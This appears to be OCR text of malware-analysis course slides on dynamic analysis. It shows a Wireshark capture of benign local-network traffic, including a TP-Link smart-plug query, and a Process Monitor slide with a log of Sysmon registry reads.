


Ethernet
Local Area Connection* 8
Local Area Connection* 7
Local Area Connection* 6
Adapter for loopback traffi
Event Tracing for Windows

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.25	192.168.0.255	NBNS	92	Name query NB WPAD<00>
2	0.578044	GemtekTechno_7d:f3:…	Spanning-tree-(for-…	STP	60	Conf. Root = 28672/4095/4c:ba:7d:7d:f3:3b Cost = 0 Port = 0x8001
3	2.578013	GemtekTechno_7d:f3:…	Spanning-tree-(for-…	STP	60	Conf. Root = 28672/4095/4c:ba:7d:7d:f3:3b Cost = 0 Port = 0x8001
4	4.087556	192.168.0.14	255.255.255.255	TPLINK-SMARTHOME/JSON	100	UDP Cmd: {"system":{"get_sysinfo":{}},"emeter":{"get_realtime":{}}}
5	4.351994	192.168.0.16	255.255.255.255	UDP	413	49867 → 29810 Len=371
6	4.503527	192.168.0.1	239.255.255.250	SSDP	431	NOTIFY * HTTP/1.1
7	4.503937	192.168.0.1	239.255.255.250	SSDP	503	NOTIFY * HTTP/1.1
8	4.504402	192.168.0.1	239.255.255.250	SSDP	440	NOTIFY * HTTP/1.1
9	4.504864	192.168.0.1	239.255.255.250	SSDP	499	NOTIFY * HTTP/1.1
10	4.505362	192.168.0.1	239.255.255.250	SSDP	440	NOTIFY * HTTP/1.1
11	4.505850	192.168.0.1	239.255.255.250	SSDP	479	NOTIFY * HTTP/1.1
12	4.506534	192.168.0.1	239.255.255.250	SSDP	440	NOTIFY * HTTP/1.1
13	4.506971	192.168.0.1	239.255.255.250	SSDP	493	NOTIFY * HTTP/1.1
14	4.507518	192.168.0.1	239.255.255.250	SSDP	495	NOTIFY * HTTP/1.1
15	4.508134	192.168.0.1	239.255.255.250	SSDP	511	NOTIFY * HTTP/1.1
16	4.508693	192.168.0.1	239.255.255.250	SSDP	495	NOTIFY * HTTP/1.1
17	4.577977	GemtekTechno_7d:f3:…	Spanning-tree-(for-…	STP	60	Conf. Root = 28672/4095/4c:ba:7d:7d:f3:3b Cost = 0
18	4.763270	192.168.0.1	239.255.255.250	SSDP	495	NOTIFY * HTTP/1.1
19	4.763755	192.168.0.1	239.255.255.250	SSDP	511	NOTIFY * HTTP/1.1
20	4.764260	192.168.0.1	239.255.255.250	SSDP	495	NOTIFY * HTTP/1.1
21	4.764743	192.168.0.1	239.255.255.250	SSDP	493	NOTIFY * HTTP/1.1
22	4.765196	192.168.0.1	239.255.255.250	SSDP	440	NOTIFY * HTTP/1.1
23	4.765670	192.168.0.1	239.255.255.250	SSDP	479	NOTIFY * HTTP/1.1
24	4.766150	192.168.0.1	239.255.255.250	SSDP	440	NOTIFY * HTTP/1.1
25	4.766637	192.168.0.1	239.255.255.250	SSDP	499	NOTIFY * HTTP/1.1
26	4.767169	192.168.0.1	239.255.255.250	SSDP	440	NOTIFY * HTTP/1.1
27	4.767612	192.168.0.1	239.255.255.250	SSDP	503	NOTIFY * HTTP/1.1
28	4.768066	192.168.0.1	239.255.255.250	SSDP	431	NOTIFY * HTTP/1.1
29	4.822216	192.168.0.25	239.255.255.250	SSDP	167	M-SEARCH * HTTP/1.1
30	5.775546	192.168.0.25	192.168.0.255	UDP	86	57621 → 57621 Len=44

```
User Datagram Protocol, Src Port: 36521, Dst Port: 9999
    Source Port: 36521
    Destination Port: 9999
    Length: 66
    Checksum: 0xf7ac [unverified]
    [Checksum Status: Unverified]
    [Stream index: 1]
  > [Timestamps]
    UDP payload (58 bytes)
TP-Link Smart Home Protocol
    Cmd: {"system":{"get_sysinfo":{}},"emeter":{"get_realtime":{}}}
  JavaScript Object Notation
      Object
          Member: system
            > Object
              Key: system
              [Path: /system]
          Member: emeter
            > Object
              Key: emeter
              [Path: /emeter]
```

Dynamic Analysis: WireShark



```
No.  Time      Source               Destination           Protocol              Length  Info
   1 0.000000  192.168.0.25         192.168.0.255         NBNS                      92  Name query NB WPAD<00>
   2 0.578044  GemtekTechno_7d:f3:… Spanning-tree-(for-… STP                       60  Conf. Root = 28672/4095/4c:ba:7d:7d:f3:3b  Cost = 0  Port = 0x8001
   3 2.578013  GemtekTechno_7d:f3:… Spanning-tree-(for-… STP                       60  Conf. Root = 28672/4095/4c:ba:7d:7d:f3:3b  Cost = 0  Port = 0x8001
   4 4.087556  192.168.0.14         255.255.255.255       TPLINK-SMARTHOME/JSON    100  UDP Cmd: {"system":{"get_sysinfo":{}},"emeter":{"get_realtime":{}}}
   5 4.351994  192.168.0.16         255.255.255.255       UDP                      413  49867 → 29810 Len=371
   6 4.503527  192.168.0.1          239.255.255.250       SSDP                     431  NOTIFY * HTTP/1.1
   7 4.503937  192.168.0.1          239.255.255.250       SSDP                     503  NOTIFY * HTTP/1.1
   8 4.504402  192.168.0.1          239.255.255.250       SSDP                     440  NOTIFY * HTTP/1.1
   9 4.504864  192.168.0.1          239.255.255.250       SSDP                     499  NOTIFY * HTTP/1.1
  10 4.505362  192.168.0.1          239.255.255.250       SSDP                     440  NOTIFY * HTTP/1.1
  11 4.505850  192.168.0.1          239.255.255.250       SSDP                     479  NOTIFY * HTTP/1.1
  12 4.506534  192.168.0.1          239.255.255.250       SSDP                     440  NOTIFY * HTTP/1.1
  13 4.506971  192.168.0.1          239.255.255.250       SSDP                     493  NOTIFY * HTTP/1.1
  14 4.507518  192.168.0.1          239.255.255.250       SSDP                     495  NOTIFY * HTTP/1.1
  15 4.508134  192.168.0.1          239.255.255.250       SSDP                     511  NOTIFY * HTTP/1.1
  16 4.508693  192.168.0.1          239.255.255.250       SSDP                     495  NOTIFY * HTTP/1.1
  17 4.577977  GemtekTechno_7d:f3:… Spanning-tree-(for-… STP                       60  Conf. Root = 28672/4095/4c:ba:7d:7d:f3:3b  Cost = 0  Port = 0x8001
  18 4.763270  192.168.0.1          239.255.255.250       SSDP                     495  NOTIFY * HTTP/1.1
  19 4.763755  192.168.0.1          239.255.255.250       SSDP                     511  NOTIFY * HTTP/1.1
  20 4.764260  192.168.0.1          239.255.255.250       SSDP                     495  NOTIFY * HTTP/1.1
  21 4.764743  192.168.0.1          239.255.255.250       SSDP                     493  NOTIFY * HTTP/1.1
  22 4.765196  192.168.0.1          239.255.255.250       SSDP                     440  NOTIFY * HTTP/1.1
  23 4.765670  192.168.0.1          239.255.255.250       SSDP                     479  NOTIFY * HTTP/1.1
  24 4.766150  192.168.0.1          239.255.255.250       SSDP                     440  NOTIFY * HTTP/1.1
  25 4.766637  192.168.0.1          239.255.255.250       SSDP                     499  NOTIFY * HTTP/1.1
  26 4.767169  192.168.0.1          239.255.255.250       SSDP                     440  NOTIFY * HTTP/1.1
  27 4.767612  192.168.0.1          239.255.255.250       SSDP                     503  NOTIFY * HTTP/1.1
  28 4.768066  192.168.0.1          239.255.255.250       SSDP                     431  NOTIFY * HTTP/1.1
  29 4.822216  192.168.0.25         239.255.255.250       SSDP                     167  M-SEARCH * HTTP/1.1
  30 5.775546  192.168.0.25         192.168.0.255         UDP                       86  57621 → 57621 Len=44
  31 6.577926  GemtekTechno_7d:f3:… Spanning-tree-(for-… STP                       60  Conf. Root = 28672/4095/4c:ba:7d:7d:f3:3b  Cost = 0  Port = 0x8001
```


```
    > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
    > Source: 34:19:4d:58:81:00 (34:19:4d:58:81:00)
      Type: IPv4 (0x0800)
v Internet Protocol Version 4, Src: 192.168.0.14, Dst: 255.255.255.255
      0100 .... = Version: 4
      .... 0101 = Header Length: 20 bytes (5)
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      Total Length: 86
      Identification: 0x4c68 (19560)
    > 010. .... = Flags: 0x2, Don't fragment
      ...0 0000 0000 0000 = Fragment Offset: 0
      Time to Live: 64
      Protocol: UDP (17)
      Header Checksum: 0x2d79 [validation disabled]
      [Header checksum status: Unverified]
      Source Address: 192.168.0.14
      Destination Address: 255.255.255.255
v User Datagram Protocol, Src Port: 36521, Dst Port: 9999
      Source Port: 36521
      Destination Port: 9999
      Length: 66
      Checksum: 0xf7ac [unverified]
      [Checksum Status: Unverified]
      [Stream index: 1]
    > [Timestamps]
      UDP payload (58 bytes)
v TP-Link Smart Home Protocol
      Cmd: {"system":{"get_sysinfo":{}},"emeter":{"get_realtime":{}}}
    v JavaScript Object Notation
      v Object
        v Member: system
          > Object
            Key: system
            [Path: /system]
        v Member: emeter
          > Object
            Key: emeter
            [Path: /emeter]
```

```
0000  ff ff ff ff ff ff 34 19  4d 58 81 00 08 00 45 00   ······4· MX····E·
0010  00 56 4c 68 40 00 40 11  2d 79 c0 a8 00 0e ff ff   ·VLh@·@· -y······
0020  ff ff 8e a9 27 0f 00 42  f7 ac d0 f2 81 f8 8b ff   ····'··B ········
0030  9a f7 d5 ef 94 b6 d1 b4  c0 9f ec 95 e6 8f e1 87   ········ ········
0040  e8 ca f0 8b f6 8b a7 85  e0 8d e8 9c f9 8b a9 93   ········ ········
0050  e8 ca ad c8 bc e3 91 f4  95 f9 8d e4 89 ec ce f4   ········ ········
0060  8f f2 8f f2                                        ····
```

Frame (100 bytes)
JSON Message (58 bytes)
wireshark_EthernetEI5EI3.pcapng
Packets: 262 · Displayed: 262 (100.0%) · Dropped: 0 (0.0%)
Profile: Default


Dynamic Analysis: ProcMon

- Procmon, or Process Monitor, is another Mark Russinovich creation
- Procmon provides a live feed of all processes and operations occurring on your system
- Running procmon during sample detonation allows for in-depth process logging
- Procmon is very noisy by default, and does require fine-tuning with the extensive filtering system for optimal results



```
Time ...  Process Name   PID   Operation       Path
11:51:... Sysmon64.exe   3168  ReadFile        C:\Windows\System32\wintrust.dll
11:51:... Sysmon64.exe   3168  ReadFile        C:\Windows\System32\drivers\PROCMON24.SYS
11:51:... Sysmon64.exe   3168  RegQueryKey     HKLM
11:51:... Sysmon64.exe   3168  RegOpenKey      HKLM\Software\Policies\Microsoft\SystemCertificates\Root\ProtectedRoots
11:51:... Sysmon64.exe   3168  RegQueryKey     HKLM
11:51:... Sysmon64.exe   3168  RegOpenKey      HKLM\Software\Policies\Microsoft\SystemCertificates\AuthRoot
11:51:... Sysmon64.exe   3168  RegQueryKey     HKLM
11:51:... Sysmon64.exe   3168  RegOpenKey      HKLM\Software\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config
11:51:... Sysmon64.exe   3168  RegSetInfoKey   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config
11:51:... Sysmon64.exe   3168  RegQueryKey     HKLM
11:51:... Sysmon64.exe   3168  RegOpenKey      HKLM\Software\Microsoft\SystemCertificates\AuthRoot\AutoUpdate
11:51:... Sysmon64.exe   3168  RegSetInfoKey   HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\AutoUpdate
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\AutoUpdate\DisallowedCertSyncDeltaTime
11:51:... Sysmon64.exe   3168  RegCloseKey     HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\AutoUpdate
11:51:... Sysmon64.exe   3168  RegQueryKey     HKLM
11:51:... Sysmon64.exe   3168  RegOpenKey      HKLM\Software\Policies\Microsoft\SystemCertificates\Root\ProtectedRoots
11:51:... Sysmon64.exe   3168  RegQueryKey     HKLM
11:51:... Sysmon64.exe   3168  RegOpenKey      HKLM\Software\Policies\Microsoft\SystemCertificates\ChainEngine\Config
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\DisableMandatoryBasicConstraints
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\DisableCANameConstraints
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\DisableUnsupportedCriticalExtensions
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxAIAUrlCountInCert
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxAIAUrlRetrievalCountPerChain
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxUrlRetrievalByteCount
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxAIAUrlRetrievalByteCount
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxAIAUrlRetrievalCertCount
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxVerifySignatureCountPerChain
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxIssuerDepth
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MaxPathCountPerChain
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\CryptnetPreFetchTriggerPeriodSeconds
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\EnableWeakSignatureFlags
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\MinRsaPubKeyBitLength
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\WeakRsaPubKeyTime
11:51:... Sysmon64.exe   3168  RegQueryValue   HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\ChainCacheResyncFiletime
